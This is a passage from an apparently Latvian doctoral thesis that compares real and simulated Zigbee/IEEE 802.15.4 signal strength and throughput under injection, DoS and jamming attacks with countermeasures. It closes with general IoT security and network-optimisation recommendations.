Visu datu vidējā modificētā caurlaidspēja:

$$C^*_{\text{all}} = \frac{1}{N}\sum_{i=1}^{N} C^*_i, \tag{4.10}$$

kur $C^*_i = C(R^*_i)$ – modificētā caurlaidspēja, kas aprēķināta, izmantojot empīrisko caurlaidspējas izteiksmi (3.2. izteiksme) ar Nakagami sadalījumu [74], [115 – 119].


Vidēja atjaunotā modificētā caurlaidspēja:

$$C^*_{\text{rec}} = \frac{1}{|I|}\sum_{i\in I} C^*_i \tag{4.11}$$


Absolūtā atjaunotās modificētās caurlaidspējas vērtība:

$$\Delta C^* = \underline{C^*}_{rec} - \underline{C^*}_{all}\ . \tag{4.12}$$

Izmantojot 4.7.–4.12. izteiksmi, tiek aprēķināta atjaunotā reālās un modificētās caurlaidspējas vērtība dažādās uzbrukuma situācijas (4.5. att.).



4.5. att. Tīkla caurlaidspējas analīze *DoS* uzbrukuma laikā ar pretpasākumu ierīci *Python* simulācijas vidē.



4.6. att. Tīkla caurlaidspējas analīze traucēšanas uzbrukuma laikā ar pretpasākumu ierīci *Python* simulācijas vidē.

Simulācijas vidē tika analizēts signāla stiprums un caurlaidspēja, ņemot vērā lielu ierīču skaitu (piemēram, 10–30 ierīces). Tas atbilst situācijai, kādu var sagaidīt mājas vai maza uzņēmuma *IoT* tīklā, kad tiek sasniegta zemākā novērotā vērtība (skat. 2. pielikums). Analīze ietvēra ne tikai signāla stipruma un caurlaidspēja mērījumus (skat. 2. pielikums), bet arī modificētu mērījumu aprēķinus un veiksmīgu pretpasākumu, kas modelēti simulācijas vidē, izmantošanas procentuālo vērtību (4.13. izteiksme).

$$P_{jam} = \left(\frac{N_{jam}}{N_{att}}\right) \times 100, \qquad (4.13)$$

kur P_{jam} – pretpasākuma darbības procentuālā daļa; N_{jam} – traucēto uzbrukumu pakešu skaits; N_{att} – kopējo uzbrukumu pakešu skaits [115–116].

11. tabula

IEEE 802.15.4 ierīču skaita un darbības ilguma ietekme uz tīkla efektivitāti pakešu injekcijas uzbrukuma un pretpasākumu laikā (%)

	Trīs ierīces	**10 ierīces**	**Līdz 30 ierīcem**
30 sekundes	85,14 %	70,37 %	66,67 %
60 sekundes	85,81 %	92,45 %	96,30 %
120 sekundes	86,44 %	79,05 %	88,89 %

12. tabula

IEEE 802.15.4 ierīču skaita un darbības ilguma ietekme uz tīkla efektivitāti *DoS* uzbrukuma un pretpasākumu laikā (%)

	Trīs ierīces	**10 ierīces**	**Līdz 30 ierīcem**
30 sekundes	93,33 %	95 %	95 %
60 sekundes	94,17 %	93,33 %	93,33 %
120 sekundes	92,92 %	93,75 %	93,75 %

13. tabula

IEEE 802.15.4 ierīču skaita un darbības ilguma ietekme uz tīkla efektivitāti traucēšanas uzbrukuma un pretpasākumu laikā (%)

	Trīs ierīces	**10 ierīces**	**Līdz 30 ierīcem**
30 sekundes	78,05 %	84,38 %	97,61 %
60 sekundes	79,17 %	86,36 %	88,59 %
120 sekundes	78,55 %	88,10 %	90,01 %

Atsaucoties uz 11. – 13. tabulām procentuālo informāciju, tiek secināts, ka traucēšanas un pakešu injekcijas uzbrukumi netiek bloķēti tik labi kā *DoS* uzbrukumi, bet, ņemot vērā ilgāka laika analīzes un lielāku ierīču skaitu, var teikt, ka uzbrukumi nerada tik spēcīgu ietekmi uz tīklu. Var secināt, ka liela mēroga *IoT* tīkla uzbrukumiem nepieciešams izveidot lielu uzbrūkošo botu tīklu, piemēram, botnetu vai pastiprināt pašu uzbrukumu.

Reālo mērījumu un simulācijas rezultātu salīdzinošā analīze

Lai novērtētu *Zigbee* tīklu veiktspēju un drošības aspektus, ir būtiski ne tikai modelēt un simulēt tīkla darbību kontrolētā vidē, bet arī veikt reālus mērījumus praktiskos apstākļos. Simulācijas sniedz iespēju precīzi kontrolēt parametrus un testēt dažādus scenārijus, taču tās nevar pilnībā atspoguļot reālās vides ietekmi. Šajā apakšnodaļā aprakstīta veiktā reālo un simulācijas rezultātu salīdzinošā analīze, lai noteiktu atšķirības starp abiem pieejas veidiem un formulētu secinājumus par simulācijas modeļu precizitāti un ierobežojumiem.

Salīdzinājums veikts, izmantojot tos pašus tīkla parametrus un konfigurācijas, kas aprakstītas iepriekšējā nodaļā, lai nodrošinātu datu atbilstību un ļautu identificēt būtiskas novirzes.

Salīdzinošā analīze veikta pēc *RSSI* (oriģinālā un modificētā), caurlaidspējas (oriģinālās un modificētās), atjaunotā *RSSI* un caurlaidspējas vērtības (oriģinālās un modificētās), salīdzinot arī procentuāli veiksmīga pretpasākuma vērtību pēc 30 sekundēm, 60 sekundēm, ja

pieslēgts noteikts ierīču skaits (trīs ierīces). Analīze veikta katram uzbrukuma veidam gan reālā tīklā, gan simulācijā.

14. tabula

Vidējā *RSSI* salīdzinājums reālā tīklā un simulācijā. Pakešu injekcijas un aizsardzības ietekme

	Reālā tīkla darbība	**Simulācijas tīkla darbība**
Vidējā oriģinālā *RSSI* vērtība [dBm]	–56,63 [dBm]	–51,90 [dBm]
Vidējā modificētā vērtība *RSSI* [dBm]	–65,46 [dBm]	–58,77 [dBm]
Vidējā atjaunotā oriģinālā *RSSI* vērtība [dBm]	–49,93 [dBm]	–42,21 [dBm]
Vidējā atjaunotā modificētā *RSSI* vērtība [dBm]	–58,75 [dBm]	–49,15 [dBm]

10. tabulā tiek veikts mazs precizējums – visas vērtības tiek dalītas ar 2, jo reālā tīkla darbībā izmantotā injekcijas sūtīšanas aizture bija 0,25 ms un 0,5 ms.

15. tabula

Vidējā *RSSI* salīdzinājums reālā tīklā un simulācijā. *DoS* uzbrukums un aizsardzības ietekme

	Reālā tīkla darbība	**Simulācijas tīkla darbība**
Vidējā oriģinālā *RSSI* vērtība [dBm]	–49,37 [dBm]	–59,30 [dBm]
Vidējā modificētā *RSSI* vērtība [dBm]	–57,17 [dBm]	–67,84 [dBm]
Vidējā atjaunotā oriģinālā *RSSI* vērtība [dBm]	–44,87 [dBm]	–59,95 [dBm]
Vidējā atjaunotā modificētā *RSSI* vērtība [dBm]	–51,77 [dBm]	–69,70 [dBm]

16. tabula

Vidējā *RSSI* salīdzinājums reālā tīklā un simulācijā. Signāla traucēšanas uzbrukums un aizsardzības ietekme

	Reālā tīkla darbība	**Simulācijas tīkla darbība**
Vidējā oriģinālā *RSSI* vērtība [dBm]	–62,15 [dBm]	–53,88 [dBm]
Vidējā modificētā *RSSI* vērtība [dBm]	–69,53 [dBm]	–59,93 [dBm]
Vidējā atjaunotā oriģinālā *RSSI* vērtība [dBm]	–57,85 [dBm]	–47,18 [dBm]
Vidējā atjaunotā modificētā *RSSI* vērtība [dBm]	–63,46 [dBm]	–52,94 [dBm]

Reālā tīkla darbībā, neskatoties uz dažādiem uzbrukuma veidiem, piemēram, injekciju, *DoS* un *jamming* uzbrukumiem, tika novērots, ka vidējais atjaunotais *RSSI* (gan oriģinālais, gan modificētais) saglabājas labāks, salīdzinot ar simulācijas rezultātiem. Tas liecina, ka reālā tīklā signāla kvalitāte un caurlaidspēja tiek daļēji uzturētas, iespējams, pateicoties tīkla iekšējai redundancei un adaptīvajiem mehānismiem. Turklāt pat pie intensīviem uzbrukumiem modificētais *RSSI* reālajā tīklā saglabā minimāli pieņemamu līmeni, kas liecina par *ZigBee* tīkla izturību pret uzbrukumiem. Tas varētu būt saistīts ar ārējiem faktoriem, piemēram, refleksijām, tīkla konfigurāciju vai izmantotajām aizsardzības metodēm. Šie rezultāti parāda, ka reālā tīkla darbība ir noturīgāka nekā simulācijas vidē prognozētais.

17. tabula

Vidējās caurlaidspējas salīdzinājums reālā tīklā un simulācijā. Pakešu injekcijas un aizsardzības ietekme

	Reālā tīkla darbība	**Simulācijas tīkla darbība**
Vidējā oriģinālā caurlaidspēja [kbit/s]	73,42 [kbit/s]	91,25 [kbit/s]
Vidējā modificētā caurlaidspēja [kbit/s]	63,55 [kbit/s]	89,37 [kbit/s]
Vidējā atjaunotā oriģinālā caurlaidspēja [kbit/s]	80,86 [kbit/s]	114,57 [kbit/s]
Vidējā atjaunotā modificētā caurlaidspēja [kbit/s]	70,45 [kbit/s]	113,31 [kbit/s]

13. tabulā tiek veikts mazs precizējums – visas vērtības tiek dalītas ar 2, jo reālā tīkla darbībā izmantotā injekcijas sūtīšanas aizture bija 0,25 ms un 0,5 ms.

18. tabula

Vidējās caurlaidspējas salīdzinājums reālā tīklā un simulācijā. *DoS* uzbrukums un aizsardzības ietekme

	Reālā tīkla darbība	**Simulācijas tīkla darbība**
Vidējā oriģinālā caurlaidspēja [kbit/s]	96,02 [kbit/s]	94,40 [kbit/s]
Vidējā modificētā caurlaidspēja [kbit/s]	73,38 [kbit/s]	68,05 [kbit/s]
Vidējā atjaunotā oriģinālā caurlaidspēja [kbit/s]	105,04 [kbit/s]	94,42 [kbit/s]
Vidējā atjaunotā modificētā caurlaidspēja [kbit/s]	85,48 [kbit/s]	64,76 [kbit/s]

19. tabula

Vidējās caurlaidspējas salīdzinājums reālā tīklā un simulācijā. Signāla traucēšanas uzbrukums un aizsardzības ietekme

	Reālā tīkla darbība	**Simulācijas tīkla darbība**
Vidējā oriģinālā caurlaidspēja [kbit/s]	74,51 [kbit/s]	87,83 [kbit/s]
Vidējā modificētā caurlaidspēja [kbit/s]	50,08 [kbit/s]	83,75 [kbit/s]
Vidējā atjaunotā oriģinālā caurlaidspēja [kbit/s]	82,25 [kbit/s]	104,33 [kbit/s]
Vidējā atjaunotā modificētā caurlaidspēja [kbit/s]	60,16 [kbit/s]	101,97 [kbit/s]

Simulācijas vide demonstrē augstākus caurlaidspējas rādītājus, salīdzinot ar reālo tīklu. Piemēram, injekcijas uzbrukumos simulācijās vidējā oriģinālā caurlaidspēja sasniedz 91,25 kbit/s, salīdzinot ar 73,42 kbit/s reālajā tīklā. Tas liecina, ka simulācijā traucējumi un trokšņi ir vieglāk pārvaldāmi, kas ļauj sistēmai darboties efektīvāk.

Reālajā tīklā, neraugoties uz uzbrukumiem, atjaunošanas mehānismi parāda ievērojamu efektivitāti. Piemēram, *jamming* uzbrukuma gadījumā vidējā oriģinālā caurlaidspēja pēc atjaunošanas pieaug no 74,51 kbit/s līdz 82,25 kbit/s. Šis rādītājs liecina, ka reālā tīkla darbības laikā ir iespējams veiksmīgi mazināt uzbrukumu negatīvo ietekmi, īpaši uz oriģinālajiem datu pārraides kanāliem.

Pozitīvs aspekts simulācijās ir to spēja precīzi modelēt uzbrukumu ietekmi un novērtēt dažādu atjaunošanas mehānismu efektivitāti. Simulācijās augstākie rādītāji, piemēram, vidējā oriģinālā caurlaidspēja *DoS* uzbrukumos (94,40 kbit/s) un *jamming* uzbrukumos (87,83 kbit/s), ļauj identificēt labākās stratēģijas tīkla aizsardzībai.

Kopumā simulāciju rezultāti piedāvā skaidru priekšstatu par tīkla darbību optimālos apstākļos, savukārt reālā tīkla analīze uzsver praktisko atjaunošanas mehānismu nozīmīgumu un spēju mazināt uzbrukumu ietekmi, īpaši uz oriģinālajiem datu pārraides kanāliem.

20. tabula

Uzbrukumu veiksmīgu pretpasākumu procentuālā vērtība reālā un simulācijas vidē

	Reālā tīkla darbība	Simulācijas tīkla darbība
Injekcijas uzbrukumu veiksmīgu pretpasākumu vērtība [%]	94,83 %	85,14 %
DoS uzbrukumu veiksmīgu pretpasākumu vērtība [%]	47,75 %	93,33 %
Sakaru signāla traucēšanas uzbrukumu veiksmīgu pretpasākumu vērtība [%]	60,11 %	78,05 %

Analizējot tīkla darbību simulācijās un reālajā vidē, tika secināts, ka injekciju uzbrukumu novēršanas efektivitāte reālajā tīklā sasniedz 94,83 %, kas ir ievērojami augstāka nekā simulācijās, kur efektivitāte ir 85,14 %. Tas liecina par spēcīgu aizsardzības mehānismu reālajā tīklā. Savukārt *DoS* uzbrukumu novēršanas efektivitāte simulācijās bija ļoti augsta – 93,33 %, bet reālajā tīklā – tikai 47,75 %, kas liecina par sarežģījumiem šāda veida uzbrukumu novēršanā reālajā vidē. Sakaru signāla traucēšanas uzbrukumu gadījumā reālajā tīklā efektivitāte sasniedza 60,11 %, savukārt simulācijās – 78,05 %, kas uzsver simulāciju priekšrocības ideālos apstākļos. Kopumā rezultāti liecina, ka reālais tīkls ir īpaši efektīvs pret injekciju uzbrukumiem, savukārt simulācijas sniedz būtisku ieskatu aizsardzības stratēģiju pilnveidošanai, īpaši *DoS* un traucēšanas uzbrukumu gadījumos. Šis salīdzinājums izceļ nepieciešamību optimizēt aizsardzības mehānismus, lai uzlabotu tīkla drošību dažādos apstākļos.

Kopsavilkums un secinājumi

Analizējot iegūtos rezultātus reālajā tīklā un simulācijas vidē, var izcelt vairākus būtiskus aspektus.

Nakagami sadalījuma modeļa izmantošana *RSSI* un caurlaidspējas aprēķinos ne tikai uzlaboja signāla kvalitātes novērtēšanas precizitāti, bet arī parādīja optimizētās kanāla izmantošanas priekšrocības. Reālajā tīklā modificētās *RSSI* vērtības palielinājās par 12–18 %, simulācijā – par 10–15 %, kas apstiprina izvēlētās pieejas efektivitāti *IEEE 802.15.4* tīkla darbības uzlabošanā. Arī caurlaidspēja pieauga, it īpaši reālajā tīklā, kur tā palielinājās par 10–14 %, salīdzinot ar sākotnējām vērtībām [120–121].

Salīdzinot simulācijas vidi ar reālo tīklu, tika konstatētas būtiskas atšķirības. Simulācija nodrošina stabilākus rezultātus, jo tiek novērsta reālo faktoru ietekme, piemēram, ārējie trokšņi,

aparatūras ierobežojumi un pakešu aiztures. Piemēram, simulācijās *DoS* uzbrukumu novēršanas efektivitāte sasniedza 93,33 %, savukārt reālajā tīklā tā bija tikai 47,75 %. Šis fakts uzsver simulāciju izmantošanas nozīmīgumu tīkla uzvedības modelēšanā ideālos apstākļos.

Python simulācijas vides izmantošana praktiskās *Zigbee* tīkla shēmas modelēšanai sniedz unikālu iespēju salīdzināt fiziski iegūtos datus ar simulācijas rezultātiem. Šāda pieeja ļauj novērtēt tīkla uzvedību, iesaistot lielu ierīču skaitu, modelējot dažādus scenārijus, tostarp uzbrukumus un pretpasākumus. Tas ir īpaši nozīmīgi, lai analizētu ievainojamību ietekmi uz plaša mēroga tīklu un identificētu optimālos aizsardzības mehānismus.

Iegūtie rezultāti parāda, ka modificētie datu apstrādes algoritmi un simulācijas metodes nodrošina efektīvus rīkus *Zigbee* tīkla veiktspējas analīzei un uzlabošanai. Tomēr, neskatoties uz simulācijas priekšrocībām, reālais tīkls joprojām ir pakļauts dažādiem faktoriem, kas prasa papildu aizsardzības mehānismu izstrādi un tīkla uzvedības optimizāciju sarežģītos apstākļos.

Lai novērtētu modelēšanas rezultātu precizitāti, tika veikta simulācijas un eksperimentālo datu salīdzināšana. Analīze ļauj saprast, cik labi simulācija atbilst reālajiem mērījumiem, un identificēt iespējamās atšķirības. Tas ir svarīgi – ja simulācijas precīzi atspoguļo eksperimentālos rezultātus, tad to var izmantot tīkla veiktspējas prognozēšanai dažādos scenārijos. Simulācijas precizitāti autors novērtēja, izmantojot divas metriku grupas.

- Vidējā absolūtā kļūda (angļu val. *Mean Absolute Error*), kas parāda vidējo atšķirību starp simulāciju un eksperimentu.
- Vidējā kvadrātiskā kļūda (angļu val. *Root Mean Square Error*), kad lielākās kļūdas tiek vairāk izceltas un ļauj identificēt būtiskās neatbilstības [127–128].

Salīdzinājumam tika izvēlētas eksperimentālo mērījumu un simulācijas rezultātu *RSSI* vērtības, jo tieši šis parametrs sniedz būtisku informāciju par signāla līmeņa izmaiņām dažādu uzbrukumu scenāriju laikā. *RSSI* vērtības tika tieši mērītas abās vidēs, tāpēc tās tika izvēlētas kā bāzes rādītājs, lai novērtētu modelēšanas precizitāti un atbilstību reālajiem tīkla apstākļiem. Salīdzinājuma mērķis ir noteikt, cik lielā mērā simulētās *RSSI* vērtības sakrīt ar eksperimentālajām, un identificēt, kurām uzbrukumu metodēm ir vislielākās atšķirības starp modelēšanu un reālo tīkla uzvedību.

21. tabula

RSSI kļūdu analīze eksperimentālajiem un simulācijas datiem (oriģinālās *RSSI* vērtības)

Uzbrukumu veids	***MAE* orig. *RSSI*, *dBm***	***RMSE* orig. *RSSI*, *dBm***
Pakešu injekcija	33,33	40,01
DoS uzbrukums	19,99	25,74
Sakaru signāla traucēšana	21,87	23,85

22. tabula

RSSI kļūdu analīze eksperimentālajiem un simulācijas datiem (modificētās *RSSI* vērtības)

Uzbrukumu veids	***MAE* mod. *RSSI*, *dBm***	***RMSE* mod. *RSSI*, *dBm***
Pakešu injekcija	34,31	40,9
DoS uzbrukums	21,97	28,51
Sakaru signāla traucēšana	23,69	28,10

Salīdzinot eksperimentālos un simulācijas *RSSI* datus, tika novērots, ka lielākās atšķirības rodas pakešu injekcijas uzbrukumu laikā (*MAE* ≈ 33,33 dBm, *RMSE* ≈ 40,01 dBm oriģinālajam *RSSI*). Tas liecina, ka simulācijās šī uzbrukuma ietekme uz signāla līmeni varētu būt nepietiekami precīzi modelēta. *DoS* uzbrukumi uzrāda mazākas kļūdas (*MAE* ≈ 19,99 dBm, *RMSE* ≈ 25,74 dBm), kas liecina par stabilāku uzbrukuma ietekmi, ko modeļi var labāk atspoguļot. Signāla traucēšanas gadījumā kļūdas ir vidējas, kas nozīmē, ka šī veida traucējumi ir tuvāk realitātei, bet joprojām saglabājas simulācijas neprecizitātes.

Simulācijas dati pietiekami labi atspoguļo *DoS* uzbrukumu ietekmi, taču pakešu injekcijas simulācijas prasa papildu precizitāti, lai labāk modelētu faktisko *RSSI* izmaiņu dinamiku reālajos apstākļos.

IETEIKUMU IZSTRĀDE DROŠĪBAS UZLABOŠANAI UN TĪKLA CAURLAIDSPĒJAS OPTIMIZĀCIJAI

IoT attīstība un savienoto ierīču skaits strauji pieaug, radot sarežģītus un mērogojamus bezvadu un sensoru tīklus, kas tiek integrēti dažādās dzīves jomās. Neskatoties uz *IoT* priekšrocībām, ierīču pārvaldība un drošība kļūst par lielu izaicinājumu. Šajā nodaļā aplūkoti *IoT* ierīču pārvaldības uzlabošanas un drošības optimizācijas aspekti, kā arī piedāvāti iespējamie risinājumi, lai nodrošinātu *IoT* veiktspēju un drošību.

Uzraudzības un drošības atjauninājumu pārvaldības problēmas lietu interneta (*IoT*) kontekstā

Viens no galvenajiem *IoT* izaicinājumiem ir nepieciešamība pārvaldīt lielu skaitu ierīču. Pieaug pieslēgto ierīču skaits, un tas prasa, lai pārvaldības sistēma spētu mērogot un apstrādāt daudz pieprasījumu. Daudzu ierīču atjauninājumu koordinēšana, statusa uzraudzība un administratīvo uzdevumu veikšana var būt ārkārtīgi laikietilpīga un resursietilpīga. Lai risinātu šo problēmu, tiek izmantotas ierīču pārvaldības platformas (angļu val. *Device Management Platforms*), piemērām, *AWS IoT*, *Azure IoT Hub* un *Google Cloud IoT*. Šīs platformas piedāvā virkni rīku automatizētai ierīču pārvaldībai, uzraudzībai un atjaunināšanai. Automatizētās sistēmas var uzraudzīt ierīču stāvokli reāllaikā, sūtīt paziņojumus par problēmām, izmantojot *SMS* vai e-pasta integrāciju un pat pašas veikt dažus administratīvos uzdevumus. Protams, *IoT* ierīces bieži atšķiras pēc to arhitektūras, uzbūvētajām operētājsistēmām un izmantotajiem sakaru protokoliem, kas padara ierīču pārvaldību un integrāciju par izaicinājumu. Atšķirīgi standarti un dažādu ražotāju ierīču savstarpējas savietojamības trūkums var radīt šķēršļus efektīvai *IoT* tīkla pārvaldībai. Problēmas risinājums ir universāli protokoli, piemēram, *MQTT* vai *CoAP*, kas palīdz atrisināt sadarbspējas un heterogenitātes problēmas. Tādi protokoli ļauj ierīcēm sazināties neatkarīgi no arhitektūras vai ierīces ražotāja. Turklāt platformu risinājumu un vārteju izmantošana ļauj integrēt dažādu veidu un ražotāju ierīces vienā tīkla, izmantojot žetonu (angļu val. *token*), lai savienotu *IoT* tīklu ar mākoņpakalpojumiem (angļu val. *Cloud Service*) vai citu infrastruktūru kā pakalpojuma vidi (angļu val. *Infrastructure as a Service*) [129–132].

Tiek secināts, ka *IoT* drošība ir ļoti svarīga, taču bieži tam ir ierobežoti resursi, kas apgrūtina programmatūras atjaunināšanu. Turklāt *IoT* ierīču ražotāji bieži vien nenodrošina regulārus atjauninājumus, kas palielina ierīču izmantošanas risku, kā arī ļaunprātīgas programmatūras izplatīšanos, izmantojot iespējamās ievainojamības. Lai to novērstu, ir nepieciešams izstrādāt vieglus atjauninājumus, kurus var uzstādīt pat ierīcēs ar ierobežotām resursiem. Svarīgs faktors ir iespēja atjaunināt ierīces, izmantojot *FOTA*, kas ļauj ierīces atjaunināt attālināti bez fiziskas piekļuves. Pats atjaunināšanas process var būt neaizsargāts pret uzbrukumiem, ja nav attiecīga nodrošinājuma. Uzbrucēji var izmantot brīdi, kad ierīce tiek atjaunināta, lai instalētu ļaunprātīgu programmatūru vai kompromitētu sistēmu. Šādā gadījumā var palīdzēt digitālie paraksti, lai nodrošinātu autentiskumu un garantētu integritāti. Droši saziņas kanāli vai tīkla aizsardzības protokoli (*TLS / SSL*), šifrēšanas algoritmi var nodrošināt drošu atjauninājumu un datu pārraidi kopumā. Ja tiek konstatētas programmatūras vai drošības

problēmas, pastāv atiestatīšanas mehānismi (angļu val. *rollback*), kas ļauj ātri atgriezties pie iepriekšējās programmatūras versijas, ja ir saglabāta datu dublējumkopija (angļu val. *backup*). *IoT* ierīces bieži sūta sensitīvu informāciju un pārraida lielu datu apjomu, kas rada privātuma un datu drošības riskus. Stingra datu pārvaldības politika, tostarp datu šifrēšana gan miera stāvoklī (angļu val. *idle*), gan tad, kad tie ir pilnībā aktīvi, palīdz aizsargāt informāciju. Piekļuves kontroles mehānismi nodrošina to, ka sensitīvai informācijai var piekļūt tikai autorizēti lietotāji un ierīces [130–132].

Ierīču pārvaldībai un drošības atjauninājumiem *IoT* tīklos nepieciešama visaptveroša pieeja, kas ietver modernu pārvaldības tehnoloģiju, stingru drošības politiku un regulāru atjauninājumu izmantošanu. Svarīgi nodrošināt risinājumu mērogojamību, sākot no pielāgošanās spējas heterogēnām ierīcēm un procesu standartizācijas, lai saglabātu augstu *IoT* tīklu drošības un uzticamības līmeni. Efektīva *IoT* ierīces datu pārvaldība un aizsardzība ne tikai padara tīklu noturīgāku pret apdraudējumiem, bet arī veicina plašāku un drošāku *IoT* tehnoloģiju ieviešanu dažādās jomās [131].

Standartu un likumdošanas nozīme kiberdrošības nodrošināšanā lietu interneta (*IoT*) tīklos

Ir zināms, ka *IoT* kiberdrošībai ir ļoti svarīgi standarti un tiesību akti. Eksistē vairāki aspekti, kas ir svarīgi, lai nodrošinātu atbilstību standartiem un tiesību aktiem *IoT* līmenī.

Gan projektēšanas posmā, gan masveida ražošanā ierīces bieži vien ir slikti aizsargātas ierobežotu skaitļošanas resursu un drošības standartu trūkuma dēļ. Tās kļūst pievilcīgas kibernoziedzniekiem un kiberuzbrukumiem, un tas var radīt datu kompromitēšanu, kritiskās infrastruktūras (lauksaimniecības, medicīnas) darbības traucējumus un citas nopietnas sekas.

Otrs svarīgs faktors ir lietotāja informētībā, drīzāk – tās trūkums. Ierīču lietotāji bieži vien neapzinās iespējamos apdraudējumus, un lietotājiem nav pietiekamu zināšanu, lai aizsargātu sevi. Tas attiecas ne tikai uz *IoT* ierīcēm, bet arī uz datortīkliem. Lietotāji nevērīgi izturas pret drošību vietējos tīklos, izmanto nepārbaudītu programmatūru, izveido vieglas paroles vai vispār nemaina sākotnējās, neatjaunina komutatorus un maršrutētājus utt. Lai nodrošinātu drošu šo tīklu izmantošanu, lietotājiem noder apmācības par attiecīgajiem standartiem, tiesību aktiem un kiberdrošības aspektiem, kas palīdz izprast nepieciešamās prasības un drošas rīcības principus. Tiesību aktos un drošības standartos ir noteikti preventīvie pasākumi *IoT* ierīču un tīklu aizsardzībai, prasība veikt regulārus auditus, riska novērtējumus un īstenot aizsardzības mehānismus, lai līdz minimumam samazinātu kiberuzbrukumu iespējamību un to sekas. *IoT*

ierīces bieži vien apstrādā arī cilvēku personas datus. Šos datus aizsargā tādi standarti un tiesību akti kā *GDPR* (angļu val. *General Data Protection Regulation*), kas paredz šifrēšanu, autentifikāciju un citus drošības pasākumus, lai aizsargātu lietotāju tiesības un privātumu. Daudzas ierīces tiek izmantotas starptautiskā mērogā, tāpēc ir izstrādāti universāli standarti, kam ir svarīga nozīme kiberdrošības nodrošināšanā. Šos standartus izstrādājušas starptautiskas un nacionālas organizācijas, un tie nodrošina saskaņotas drošības prasības. Standarti un juridiskās prasības palīdz saskaņot drošības pieejas dažādās valstīs, veicinot starptautisko sadarbību un informācijas apmaiņu saistībā ar kiberdraudiem [130, 133].

Universālie standarti, ko var piemērot *IoT* tīkliem, ir, piemēram, šādi:


- ***ISO/IEC 27001*** – informācijas drošības pārvaldības standarts;
- ***IEEE*** – organizācija, kas izstrādā standartus dažādām tehnoloģijām, tostarp lietu internetam;
- ***ETSI*** – organizācija, kas izstrādā telekomunikāciju tehnoloģiju standartus;
- ***NIST*** – ASV institūts, kas izstrādā kiberdrošības standartus un vadlīnijas;
- ***GDPR*** – Eiropas Datu aizsardzības regula, kurā noteiktas prasības personas datu, tostarp *IoT* ierīču, aizsardzībai;
- ***ENISA*** – aģentūra, kas nodarbojas ar kiberdrošības jautājumiem Eiropā, tostarp ar *IoT* ierīcēm [130, 134–135].

Drošas *IoT* ierīces un tīkli veicina ekonomisko stabilitāti, novēršot kiberuzbrukumu radītos finansiālos zaudējumus. Turklāt gan standarti, gan tiesību akti palielina patērētāju un uzņēmumu uzticību *IoT* tehnoloģijām, veicinot to ieviešanu un attīstību.

Tīkla datu plūsmas optimizācija

Tīkla datu plūsmas optimizācija ir mūsdienu tīklu pārvaldības komponents, jo īpaši saistībā ar *IoT*, kurā miljoniem ierīču ģenerē ievērojamu datu apjomu. Efektīva optimizācija var samazināt tīkla pārslodzi, uzlabot veiktspēju un palielināt tīkla elastību [130].

Tīkla optimizācijai var izmantot malu skaitļošanas tehnoloģiju (angļu val. *Edge Computing*), kas ietver datu apstrādes ierīces, kas atrodas tuvāk rašanās avotam – centrālajam mezglam vai centram. Tas ļauj samazināt pārsūtāmo pakešu vai kadru latentumu un serveru pārslodzi. Tehnoloģijas ir ļoti svarīga gala lietojumprogrammām, kurām nepieciešama minimāla aizture un liels datu apstrādes ātrums. Eksistē malu skaitļošanas ierīces un mezgli.



5.1. att. Malu skaitļošanas tehnoloģijas darbības shēma.

Ierīces, kas veic lokālu datu apstrādi, ir, piemēram, viedās kameras (kas var veikt analīzi, ierakstīt sejas un citas funkcijas), sensori un citas lietu interneta ierīces. Tās filtrē, analizē un lokāli apstrādā datus pirms nosūtīšanas uz serveri vai mākoni.

